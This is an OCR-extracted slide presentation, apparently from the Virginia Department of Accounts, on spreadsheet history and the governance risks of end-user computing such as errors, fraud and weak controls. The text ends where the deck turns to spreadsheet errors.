
Barmak Meftah  
[barmak@fortify.com](mailto:barmak@fortify.com)

# Spreadsheet Security

## Spreadsheet Security: *Don't Get Grilled*

Presented by:

Ed Miller  
Department of Accounts  
ISOAG Meeting



# History of Spreadsheets

\*\* ICI Mond Division - WORKS RECORDS SYSTEM \*\*

CLOSING STOCK OF HYPONE 28/02/1974

Tank Number	1	1,006 Litres
	2	3,502 Litres
	3	4,750 Litres
	4	2,835 Litres
		12,093 Litres
50K Drums		20 drums
TOTAL HYPONE		1,012,093 Litres

Spreadsheets have been around for 100's of years, but electronic spreadsheets first appeared in the 1960's for mainframe computers.

## History of Spreadsheets

C11 (L) TOTAL C1

25

	A	B	C	D
1	ITEM	NO.	UNIT	COST
1	MUCK RAKE	43	12.95	556.85
1	TONER	15	6.70	100.50
1	EYE SNUFF	250	4.95	1247.50
1		2	4.95	9.90
1			SUBTOTAL	13155.50
1			9.75% TAX	1282.66
1			<b>TOTAL</b>	<b>14438.16</b>

**VisiCalc** was the first personal computer spreadsheet. Invented in 1979 for the Apple II, it was also soon widely available for the IBM PC.

# History of Spreadsheets

A:\1: 'EMP


Worksheet Range Copy Move File Print Graph Data System Quit  
Global Insert Delete Column Erase Titles Window Status Page Hide

A	B	C	D	E	F	G	
1	EMP	EMP NAME	DEPTNO	JOB	YEARS	SALARY	BONUS
2	1777	Azibad	4000	Sales	2	40000	10000
3	81964	Brown	6000	Sales	3	45000	10000
4	40370	Burns	6000	Mgr	4	75000	25000
5	50706	Caesar	7000	Mgr	3	65000	25000
6	49692	Curly	3000	Mgr	5	65000	20000
7	34791	Dabarrnett	7000	Sales	2	45000	10000
8	84984	Daniels	1000	President	8	150000	100000
9	59937	Dempsey	3000	Sales	3	40000	10000
10	51515	Donovan	3000	Sales	2	30000	5000
11	49338	Fields	4000	Mgr	5	70000	25000
12	91574	Fiklore	1000	Admin	8	35000	---
13	64596	Fine	5000	Mgr	3	75000	25000
14	13729	Green	1000	Mgr	5	90000	25000
15	55957	Hermann	4000	Sales	4	50000	10000
16	31619	Hodgedon	5000	Sales	2	40000	10000
17	1773	Howard	2000	Mgr	3	80000	25000
18	2165	Hugh	1000	Admin	5	30000	---
19	23907	Johnson	1000	VP	1	100000	50000
20	7166	Laflare	2000	Sales	2	35000	5000

DATA.MK3


**Lotus 123**, was first released in 1983. Lotus made it easier to use & added charting, plotting and database capabilities.

# History of Spreadsheets



**Microsoft Excel** was released in 1985 for the Apple Macintosh & in 1987 for MS Windows. It was the first spreadsheet to use a graphical interface.

# History of Spreadsheets



Google introduced "Google Labs Spreadsheet" in 2006, which is now known as "Google Docs".

## History of Spreadsheets

In the last 40 years or so, spreadsheets have evolved from being a simple analytical scratchpad tool used for:

- Logging information & transactions
- Performing simple calculations
- Totaling sequences of numbers

to becoming a sophisticated business and application tool used for:

- Financial reporting
- Operational decision making
- Complex analytical modeling



- Spreadsheets fall into a special category of computer applications referred to by SOX (Sarbanes Oxley Act) as ***“End User Computing”*** or ***EUC***.
- End User Computing (EUC) applications are those applications that are developed, maintained and utilized by end users.
- They include spreadsheets, MS Access type databases, word processing files, Business Objects, Crystal Reports, etc.



### Why do we use EUC applications like spreadsheets?

- Spreadsheets are more convenient, flexible & available than traditional applications and have a quick development cycle.
- The learning curve is sufficiently small enough that anyone can usually pick up the basics and do something useful.
- Spreadsheets are cheap and often pre-installed on user machines.

## End User Computing (EUC)

- A significant amount of data is stored in spreadsheets and ***End User Computing (EUC)*** applications.
- Estimates in the corporate world are that 60% to 70% of all data are contained in EUC spreadsheets and databases.
- In the Commonwealth, EUC applications are used in nearly every critical business process – financial reporting, inventory, employee data, IT, consumer data, health information, environmental data, public safety, scientific analysis, and more.


## End User Computing (EUC)

- One of the biggest fundamental problems with EUC applications, particularly spreadsheets, is that the ***data and business logic are not separated from the user***. The user has the roles of programmer, tester and the user.
- The result, unfortunately, is that we often end up with untrained users placing an undue amount of trust in the integrity of an “application” that has had little to no testing or peer review.
- In addition, end users often implement spreadsheets with very few controls. Without controls, it is very difficult to prevent gross errors, avoid data type mismatches, avoid poor decisions, prevent fraud, and protect against non-compliance with policies and regulatory mandates

## End User Computing (What do we have?)

- Agencies may fail to properly inventory and account for EUC apps in preparing for litigation, legal discovery or FOIA requests.
- EUC apps are typically not in scope to the portfolio of applications included in the Commonwealth Enterprise Technology Repository (CETR) inventoried by VITA.

# Centralized Data vs. EUC Data



## Why worry about EUC (spreadsheet) risk?

ERROR

FRAUD

ABUSE

Financial Losses

Loss of reputation

Fines and penalties

Legal challenges


Job loss

# Spreadsheet Risks

***Spreadsheets are inherently difficult to secure, audit, and maintain as opposed to integrated business applications:***

---

- Spreadsheets are error-prone
- Spreadsheets are not well tested
- Errors are difficult to find
- Users are overconfident of the results
- Users are inconsistent
- Users interpret information differently
- Presentation and reporting is inconsistent / unclear
- Backup and Archiving are overlooked
- Version control is inadequate
- Spreadsheet security and access controls are weak
- Spreadsheets are easily copied and transported
- Segregation of duties is not implemented
- Training is inadequate
- Support is inadequate; outside of IT control
- The risk of the unknown!!!!



## Risk of the Unknown

It may turn out that the greatest risk associated with spreadsheets is in ***not knowing*** the size of the potential problem.

The use of spreadsheets is so widespread that it is extremely difficult to assess:

- just how many exist,
- how many are used in critical business applications,
- how they are linked together or
- where data is fed into or extracted from other IT applications.






# Spreadsheet Risk

## *Who owns spreadsheet risk?*

- IT does not want to own the risk to applications that it did not develop, does not maintain & may not even know exists.
- Business owners ultimately own the spreadsheet and therefore the risk.
- However, business owners often do not understand or implement the very few programmable application level controls that are available in a spreadsheet.
- As a result, spreadsheet security is largely reliant on general IT controls. The general control framework is owned by IT.
- So, business owners & IT have to work together to ensure that the proper controls are available & have been implemented to the right level (***i.e. commensurate with risk***).

# General Controls & Application Controls





Virginia Department of Accounts

Financial Accountability. Reporting Excellence.

# Spreadsheet Errors

Let's talk about errors.



## Errors may be the biggest risk!

*“...an error in a spreadsheet application can subvert all the controls in all of the systems which feed data into it...”*

